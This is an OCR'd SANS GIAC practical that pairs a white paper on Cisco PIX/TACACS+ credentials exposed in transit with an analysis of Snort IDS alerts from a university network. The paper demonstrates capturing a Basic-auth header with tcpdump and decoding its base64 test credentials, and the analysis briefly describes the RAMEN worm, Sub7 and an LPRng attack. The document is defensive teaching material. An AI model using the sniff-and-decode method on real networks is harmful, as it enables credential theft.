


Figure 3

Step 3:

The client enters his/her credentials and clicks the ok button. It's at this step that the credentials are at risk of being captured. Any savvy user armed with a sniffer could potentially capture these credentials. A freely available packet capture called tcpdump could perform this capture. Tcpdump version 3.6.2 will translate the payload data from hexadecimal to character output. The command to do this would be: "tcpdump -X -s 1514". The circled data in Figure 4 is actually the credentials that are being transmitted in step 3.

```
00000000: 00 04 5a 25 92 51 00 a0 24 c2 eb e8 08 00 45 00  ..Z%'Q. $Âëè..E.
00000010: 01 54 30 f3 40 00 80 06 95 82 c0 a8 01 64 0c 26  .T0ó@.€. •‚À¨.d.&
00000020: 64 fc 09 49 00 50 58 e4 32 78 6a 70 bc 30 50 18  dü.I.PXä2xjp¼0P.
00000030: 40 00 68 75 00 00 47 45 54 20 2f 20 48 54 54 50  @.hu..GET / HTTP
00000040: 2f 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 2a 2f  /1.1..Accept: */
00000050: 2a 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61  *..Accept-Langua
00000060: 67 65 3a 20 65 6e 2d 75 73 0d 0a 41 63 63 65 70  ge: en-us..Accep
00000070: 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70  t-Encoding: gzip
00000080: 2c 20 64 65 66 6c 61 74 65 0d 0a 55 73 65 72 2d  , deflate..User-
00000090: 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 34  Agent: Mozilla/4
000000a0: 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20  .0 (compatible;
000000b0: 4d 53 49 45 20 35 2e 35 3b 20 57 69 6e 64 6f 77  MSIE 5.5; Window
000000c0: 73 20 39 38 3b 20 57 69 6e 20 39 78 20 34 2e 39  s 98; Win 9x 4.9
000000d0: 30 3b 20 48 6f 74 62 61 72 20 32 2e 30 3b 20 41  0; Hotbar 2.0; A
000000e0: 49 52 46 3b 20 4d 53 4e 20 36 2e 31 3b 20 4d 53  IRF; MSN 6.1; MS
000000f0: 4e 62 4d 53 46 54 3b 20 4d 53 4e 6d 65 6e 2d 63  NbMSFT; MSNmen-c
00000100: 61 29 0d 0a 48 6f 73 74 3a 20 31 32 2e 33 38 2e  a)..Host: ■■.■■.
00000110: 31 30 30 2e 32 35 32 0d 0a 43 6f 6e 6e 65 63 74  ■■.■■..Connect
00000120: 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d  ion: Keep-Alive.
00000130: 0a 41 75 74 68 6f 72 69 7a 61 74 69 6f 6e 3a 20  .Authorization:
00000140: 42 61 73 69 63 20 64 47 56 7a 64 48 56 7a 5a 58  Basic dGVzdHVzZX
00000150: 49 36 4d 54 49 7a 4e 47 46 69 59 32 51 3d 0d 0a  I6MTIzNGFiY2Q=..
00000160: 0d 0a                                           ..
```

Figure 4

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

As you probably noticed, the credentials aren't actually in clear text. They are encoded in BASE64, which is very weak. To give you an idea of how weak this encoding is, I decided to demonstrate. I took the encoded credentials from the packet capture, pasted them into a BASE64 decoder program I found easily on the web at the following URL: http://www.robertgraham.com/tools/base64coder.html and clicked the decode button (refer to Figure 5). Instantaneously I had the username and password you see in Figure 6.




Figure 5

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.




Figure 6

Step 4:

The tacacs+ client, which is the PIX firewall in this common configuration, sends the username and encrypted password to the tacacs+ server. The tacacs+ server in our scenario is a Cisco Secure ACS server.

Step 5:

The tacacs+ server responds with a Pass or Fail. Based on the Pass or Fail response the tacacs+ client takes the appropriate action to permit or deny access to the requested resource.

So as you can see, using this scenario is much like locking the house and then leaving the keys on the porch. What was surprising to me is how little information there is out there indicating that this is a real problem. It's mentioned briefly here and there but certainly not readily apparent to someone who has purchased this commonly configured Cisco solution. Of course there are workarounds to secure this traffic but my point is that it is not readily apparent that these workarounds are needed and the workarounds are either a.) expensive or b) outside the scope of what a firewall is intended to do adding extra load. These workaround solutions are discussed in the next section.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Solutions

Terminating a VPN tunnel on the firewall

The first possible solution is to configure the PIX firewall such that the client could terminate a VPN tunnel on the firewall. Once the tunnel was established between the client and the firewall, the credentials could then be passed through the encrypted tunnel without fear of being captured and decoded. Obviously, this is not an ideal solution because a) the firewall was not engineered to be a VPN device and b) it requires extra complexity to the client connection experience.

Two-factor authentication

The second proposed solution is to use two-factor authentication such as RSA's SecurID product, which supports the tacacs+ protocol and has been successfully tested in a PIX firewall and CiscoSecure ACS server configuration. During two-factor authentication a user logs on by entering a secret personal identification number (PIN) followed by the current access code displayed on his or her SecurID Card. The RSA Server software authenticates that this information is correct, allowing network access to authorized users. This is solution is more secure because even if an attacker were to capture and decode the credentials, by the time he/she tried to authenticate, the credentials would have changed. This solution also has downsides in that the client now has to carry around a SecurID card but more importantly it's a very expensive solution.

Conclusion

This white paper attempted to clarify and make obvious the challenge of trying to keep user credentials secure from attackers between a client on the Internet and a PIX firewall. It illustrated the problem and recommended two possible solutions. The bottom line is if you want remote users to authenticate to resources inside your firewall and you require that the credentials used to authenticate are securely encrypted from the client right through to the authentication server, then you should be aware that when using a Cisco PIX firewall and CiscoSecure ACS solution it will require additional configuration complexity or a significant investment in a third party product to achieve this solution.

References

1. Designing Network Security, Merike Kaeo, Cisco Press 1999
2. http://www.cisco.com/warp/public/110/top_issues/pix/issue_http.html
3. Mastering Network Security, Chris Brenton, Sysbex 1999
4. Hacking Exposed, Joel Scambray, Stuart McClure & George Kurtz, Osborne/McGraw-Hill 2001
5. http://www.robertgraham.com/tools/base64coder.html
6. http://www.cisco.com/warp/public/707/ - tacacs+

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

7. http://www.cisco.com/warp/public/614/7.html
8. http://www.cisco.com/warp/public/110/pix441.shtml - what
9. http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_v51/config/advanced.htm - 30641
10. http://rsasecurity.agora.com/rsasecured/detail.asp?product_id=335
11. http://www.rsasecurity.com/support/guides/imp_pdfs/Cisco_Remote_Access_Servers_and_Pix_FW.pdf

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Assignment 3 - "Analyze This" Scenario

Files analyzed

The following files were analyzed for the period 03/22 through to 03/27:

Alert Files	OOS Files	Scan Summaries	Snort Scans
Alert-23-Mar.gz	OOS-Mar.23.2001.pack..>	ScanSummary22-Mar.gz	SnortScan-23-Mar.gz
alert.010324.gz	OOS-Mar.25.2001.pack..>	ScanSummary23-March.gz	SnortScan-24-Mar.gz
Alert-26-Mar.gz	OOS-Mar.26.2001.pack..>	ScanSummary25-Mar.gz	scans.010324.gz
Alert-27-Mar.gz	OOS-Mar.27.2001.pack..>	ScanSummary26-Mar.gz	SnortScan-26-Mar.gz
Alert-28-Mar.gz		ScanSummary27-Mar.gz	SnortScan-27-Mar.gz

Executive summary

Analysis of alert activity for UMBC University was conducted for the period March 22, 2001 through to March 27, 2001. The alert files were analyzed first and the OOS (Out of Spec), Scan summaries and Snort Scans were used to further enhance our understanding of the detected activity. The alert files can be broken down into three general types of traffic:

1. **UDP SRC and DST outside network**

   This type of traffic just edged out port scan traffic as being the most prevalent. It was mostly source IP address 206.190.36.120 UDP port 1031 going to 233.28.65.62 UDP port 5779. 233.28.65.62 is a multicast address, therefore, one could assume that most of this activity is normal multicast traffic.

2. **Port scans**

   Spp portscan activity was concatenated together and parsed for top source address activity. The results were then correlated with the Scan Summary data. The top two external and internal source address's were extracted from the Scan summary reports and are shown below:

© SANS Institute 2000 - 2002 Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Scan Report at 03/22-23:54:55.546756				
Ext Source IP	**Hosts Scanned**	**TCP**	**UDP**	**Source Name**
193.251.27.118	20906	21883	1	APuteaux-102-1-1-118.abo.wanadoo.fr

Scan Report at 03/25-23:54:49.593614				
Ext Source IP	**Hosts Scanned**	**TCP**	**UDP**	**Source Name**
212.144.16.169	17006	18912	0	16-169.E.dial.

Scan Report at 03/27-23:42:06.700341				
Int Source IP	**Hosts Scanned**	**TCP**	**UDP**	**Source Name**
MY.NET.227.42	5701	0	8822	

Scan Report at 03/25-23:54:49.593614				
Int Source IP	**Hosts Scanned**	**TCP**	**UDP**	**Source Name**
MY.NET.218.86	4867	5588	303	

The results were also correlated with the Snort Scan data. A correlation for source address MY.NET.218.86 was found. Most of that activity was found to be going to TCP port 2000 and UDP port 0.

The Snort Scan files were analyzed in depth and it would appear that most of the activity is associated with gaming activity. The top source and destination ports were: 9737, 6112, 9305, 27888, 28800, 9641 and 9001. From what correlation I could find, it seems that these ports are typically associated with gaming.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3. Other alerts

Every that didn't fall into the first two categories was then analyzed. There were 24,037 alerts that fell into this category. The breakdown of these alerts is shown in the, "Detects prioritized by number of occurrences" section. Analysis of the top three alerts follows:

Alert 1: Watchlist 000220 IL-ISDNNET-990517:

The following is a breakdown of the most significant alerts:

SRC IP	SRC PORT(S)	DST IP	DST PORT	# Occurrences
212.179.4.50	2430,2652,2195 …	MY.NET.222.154	4969	12,946
212.179.127.41	2195	MY.NET.156.55	4772	4,320
212.179.28.66	37074 & 1940	MY.NET.219.18	6346	1,800

The source addresses all come from Israel. I suspect this to be Gnutella type traffic.

Alert 2: Possible RAMEN server activity:

A RAMEN server is a Linux worm known to infect Red Hat 6.2 and 7.0 machines. Once the machine is infected, Ramen establishes an http server on port 27374 to serve out copies of itself.

Most of this activity was from Source IP address 164.67.21.63 (628 occurrences) to port 27374 on various addresses on MY.NET. The heaviest affected MY.NET host seems to be MY.NET.206.118. Source address 164.67.21.63 resolves to "ts11-54.dialup.bol.ucla.edu" when an nslookup is performed. Port 27374 is also well known to be associated with the Sub7 ver 2.1 Trojan.

Alert 3: connect to 515 from outside:

Version 3.6.24 of the LPRng service on Linux listens on port 515 and is vulnerable to format string attacks because it passes information to the syslog incorrectly. Attackers can possibly get remote root access on Linux machines that are running this vulnerable version of the LPRng service by connecting to the service and passing the printer daemon a certain string of characters in the data portion of the packet to corrupt the daemon's execution.

Most of the activity was seen coming from the source IP's 216.191.147.13 (566 occurrences) and 216.162.44.140 (140 occurrences). These addresses tried to connect to port 515 on the MY.NET range of IP address almost sequentially indicating that they were probably trolling for servers listening on that port to try and exploit the known LPRng service Linux vulnerability.

© SANS Institute 2000-2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Detects prioritized by number of occurrences

Alert Type	# of Alerts
UDP SRC and DST outside network	35,780
spp_portscan: portscan status from	34,999
Watchlist 000220 IL-ISDNNET-990517	19,435
spp_portscan: PORTSCAN DETECTED from	3,254
spp_portscan: End of portscan from	3,116
Possible RAMEN server activity	1,268
connect to 515 from outside	974
Watchlist 000222 NET-NCFC	754
SMB Name Wildcard	522
Queso fingerprint	256
WinGate 1080 Attempt	177
TCP SRC and DST outside network	151
External RPC call	150
Russia Dynamo	90
Possible myserver activity	78
Null scan!	46
NMAP TCP ping!	36
Tiny Fragments - Possible Hostile Activity	36
SUNRPC highport access!	32
ICMP SRC and DST outside network	15
connect to 515 from inside	14
STATDX UDP attack	2
Back Orifice	1
Total	101,186

Top ten talkers

Alert Type	# of Alerts
UDP SRC and DST outside network	35,780
spp_portscan: portscan status from	34,999
Watchlist 000220 IL-ISDNNET-990517	19,435
spp_portscan: PORTSCAN DETECTED from	3,254
spp_portscan: End of portscan from	3,116
Possible RAMEN server activity	1,268
connect to 515 from outside	974
Watchlist 000222 NET-NCFC	754
SMB Name Wildcard	522
Queso fingerprint	256
Total	100,358

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Ten external attacker source addresses with registration information

The following external attack addresses were listed first by severity (possible Sub7 or RAMEN worm) and then by the each type of activity analyzed (attacker(s) with the greatest number of instances for each type of activity analyzed).

164.67.21.63 - 628 occurrences of this source mainly to port 27374 on various addresses on MY.NET (Possible RAMEN server activity)

```
Campus Network Services (NET-UCLANET3)
   UCLA Communications Technology
   Services Bldg CSB1 2nd floor
   Los Angeles, CA 90095-1363
   US

   Netname: UCLANET3
   Netblock: 164.67.0.0 - 164.67.255.255

   Coordinator:
      University of California, Los Angeles  (NO102-ORG-ARIN)  noc@NOC.UCLA.EDU
      +1 310 206 5345
```

206.190.36.120 - 27358 occurrences of this source (UDP SRC and DST outside network Data)

```
Yahoo! Broadcast Services, Inc. (NET-NETBLK1-YAHOOBS)
   2914 Taylor St.
   Dallas, TX 75226
   US

   Netname: NETBLK1-YAHOOBS
   Netblock: 206.190.32.0 - 206.190.63.255
   Maintainer: YAHO

   Coordinator:
      Bonin, Troy  (TB501-ARIN)  netops@broadcast.com
      214.782.4278 ext. 2278
```

212.144.16.169 - 17942 occurrences of this source (Snort Scans)

```
inetnum:      212.144.16.0 - 212.144.17.255
netname:      O-TEL-O-IPBB
descr:        o.tel.o GmbH
descr:        Essen
country:      DE
admin-c:      RH10371-RIPE
tech-c:       TW39-RIPE
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
status:       ASSIGNED PA
notify:       hostmaster@o-tel-o.de
mnt-by:       OTELO-MNT
changed:      hostmaster@o-tel-o.de 20001107
changed:      hostmaster@o-tel-o.de 20010522
source:       RIPE
```

203.149.183.154 - 14897 occurrences of this source (Snort Scans)

```
inetnum              203.149.183.128 - 203.149.183.191
netname              THINNET
descr                We are a internet access company
country              TW
admin-c              RL84-AP, inverse
tech-c               BJ5-AP, inverse
changed              billjean@mail.infoserve.com.tw 19991120
source               APNIC
```

212.179.4.50 - 12946 occurrences of this source to port 4969 on MY.NET.222.154 (Watchlist 000220 IL-ISDNNET-990517)

```
inetnum:      212.179.4.48 - 212.179.4.63
netname:      SCP-SYSTEMS-LTD
descr:        SCP-SYSTEMS-LAN
country:      IL
admin-c:      ES4966-RIPE
tech-c:       NP469-RIPE
status:       ASSIGNED PA
notify:       hostmaster@isdn.net.il
mnt-by:       RIPE-NCC-NONE-MNT
changed:      hostmaster@isdn.net.il 20000628
source:       RIPE
```

212.144.16.169 - 4416 occurrences of this source (spp portscan Data)

```
inetnum:      212.144.16.0 - 212.144.17.255
netname:      O-TEL-O-IPBB
descr:        o.tel.o GmbH
descr:        Essen
country:      DE
admin-c:      RH10371-RIPE
tech-c:       TW39-RIPE
status:       ASSIGNED PA
notify:       hostmaster@o-tel-o.de
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
mnt-by:       OTELO-MNT
changed:      hostmaster@o-tel-o.de 20001107
changed:      hostmaster@o-tel-o.de 20010522
source:       RIPE
```

212.179.127.41 - 4320 occurrences of this source to port 4772 on MY.NET.156.55 (Watchlist 000220 IL-ISDNNET-990517)

```
inetnum:      212.179.127.0 - 212.179.127.127
netname:      ARAVA-DEVELOPMENT-COMPANY-LTD
descr:        ARAVA-DEVELOPMENT-LAN
country:      IL
admin-c:      ES4966-RIPE
tech-c:       NP469-RIPE
status:       ASSIGNED PA
notify:       hostmaster@isdn.net.il
mnt-by:       RIPE-NCC-NONE-MNT
changed:      hostmaster@isdn.net.il 20000525
source:       RIPE
```

193.251.27.118 - 2568 occurrences of this source (spp portscan Data)

```
inetnum:      193.251.0.0 - 193.251.95.255
netname:      IP2000-ADSL-BAS
descr:        France Telecom IP2000 ADSL BAS
descr:        BAS for services FTI-1 and FTI-2
country:      FR
admin-c:      WITR1-RIPE
tech-c:       WITR1-RIPE
status:       ASSIGNED PA
remarks:      for hacking, spamming or security problems send mail to
remarks:      postmaster@wanadoo.fr AND abuse@wanadoo.fr
remarks:      for ANY problem send mail to gestionip.ft@francetelecom.com
notify:       gestionip.ft@francetelecom.com
mnt-by:       FT-BRX
changed:      gestionip.ft@francetelecom.fr 20000525
changed:      gestionip.ft@francetelecom.fr 20001010
changed:      gestionip.ft@francetelecom.com 20010510
source:       RIPE
```

192.168.0.2 - 766 occurrences of this source (UDP SRC and DST outside network Data)

```
IANA (IANA-CBLK-RESERVED)
   Internet Assigned Numbers Authority
   4676 Admiralty Way, Suite 330
```

SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
Marina del Rey, CA 90292-6695
US

Netname: IANA-CBLK1
Netblock: 192.168.0.0 - 192.168.255.255

Coordinator:
   Internet Corporation for Assigned Names and Numbers  (IANA-ARIN)  res-ip@iana.org
   (310) 823-9358
```

216.191.147.13 - 566 occurrences of this source to port 515 on various addresses on MY.NET (connect to 515 from outside)

```
MetroNet Communications Group Inc. (NETBLK-METRONET-CIDR-2)
   100 King St. West, Suite 2900
   Toronto, Ontario M5X 1B5
   CA

   Netname: METRONET-CIDR-2
   Netblock: 216.191.0.0 - 216.191.255.255
   Maintainer: MTCO

   Coordinator:
      Noc, Metronet Toronto  (MTN-ARIN)  NOCToronto@METRONET.CA
      (416)935-5355
```

Correlations with previous student practicals (209 and above)

Correlation with other student practicals consisted of reading and searching previous student practicals to try and make sense of the activity I was seeing. I noted these correlations where applicable in each analysis.

Link graph and analysis of OOS files

The OOS files were analyzed for the period March 22, 2001 through to March 27, 2001. The traffic analysis revealed the following:


62.31.68.89 - 466 occurrences of this source IP using source port TCP 111 trolling for TCP port **111** on a whole range of hosts on subnets **MY.NET.132, MY.NET.133, MY.NET.134 and MY.NET.135**. This activity all occurred on Mar 23 at 10:48 am. This was all one way communication as there was no evidence of any addresses answering back.


129.206.170.20 - 196 occurrences of this source IP using various source ephemeral ports to TCP port **6346** on **MY.NET.202.54.** This activity all occurred on Mar 25 over various time intervals. This appeared to be one-way communication as there was no evidence of MY.NET.202.54 ever answering back.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

63.100.208.92 - 33 occurrences of this source IP using various ephemeral ports to TCP port **80** on **MY.NET.253.125**. This all occurred on Mar 23 between 5:11 and 5:17 pm. This is one-way communication, as MY.NET.253.125 never answers back to the Syn packets sent by source IP 63.100.208.92.

The following link graphs illustrate and support the above analysis:





Insights into internal machines

- As indicated by the port scan analysis, I would check the host MY.NET.220.42 to see why it is communicating so many times from UDP port 9737 to destination UDP port 9001 on various IP addresses.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

- As indicated by the Watchlist 000220 IL-ISDNNET-990517 alert analysis, I would check hosts MY.NET.222.154, MY.NET.156.55 and MY.NET.219.18 for possible Gnutella activity.
- I would check MY.NET.206.118 for possible infection by the Sub7 ver 2.1 Trojan or the RAMEN worm.

Defensive recommendations

- Block Gnutella activity at the firewall and create Intrusion Detection rules to look for this type of activity on the network.
- Block port 27374 at the firewall, configure your Intrusion Detection System(IDS) to look for this type of activity and scan existing hosts for possible infection of Sub 7 or the RAMEN worm.
- Block gaming ports at the firewall and configure your IDS to look for this kind of activity.
- Block TCP port 111 at the firewall and configure your IDS to look for this kind of activity.

Analysis process

I used a combination of custom vbscript scripts and Microsoft Excel to help slice and dice the data for analysis. Internet Search engines, nslookup and ARIN's whois database were also used extensively during the analysis. The following is a list of the major steps I took during the analysis:

- Picked the period of time to be analyzed (Mar 22, 2001 to Mar 27, 2001)
- Concatenated all the alert files into one file.
- Analyzed the data in the alert files to focus on what alerts were generated.
- Broke the alerts out into three main categories (UDP SRC and DST outside network, ports scans and other alerts). I analyzed the first two categories and the first three alerts in the last category.
- Correlated the spp portscan top talker addresses with the Scan Summary files
- All the Snort Scan files were analyzed.
- Concatenated all the OOS files into one file
- Analyzed the OOS data by occurrences of source IP, source port, destination IP and destination port. I then analyzed the data in the snort captures where necessary to try and determine what was happening in certain communications.
- I used Microsoft Excel to create link graphs to support the OOS data analysis.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Appendix A: VBScripts

Parsing Script

```
Dim sIp
Dim FirstFile
Dim NextFile
Dim StripFile
Dim ofs
Dim oOldFile
Dim oNewfile
Dim oNewFile2
Dim count

count = 0
Set pArgs = Wscript.Arguments
Set ofs = CreateObject("Scripting.Filesystemobject")

If pArgs.count = 0 then
        FirstFile = InputBox("Enter the path to the file that will be parsed.")

        If isempty(FirstFile) = true then
                wscript.quit
        End if

        If ofs.fileexists(FirstFile) = false then
                Msgbox "Could not find the file specified please try again"
                wscript.quit
        End if

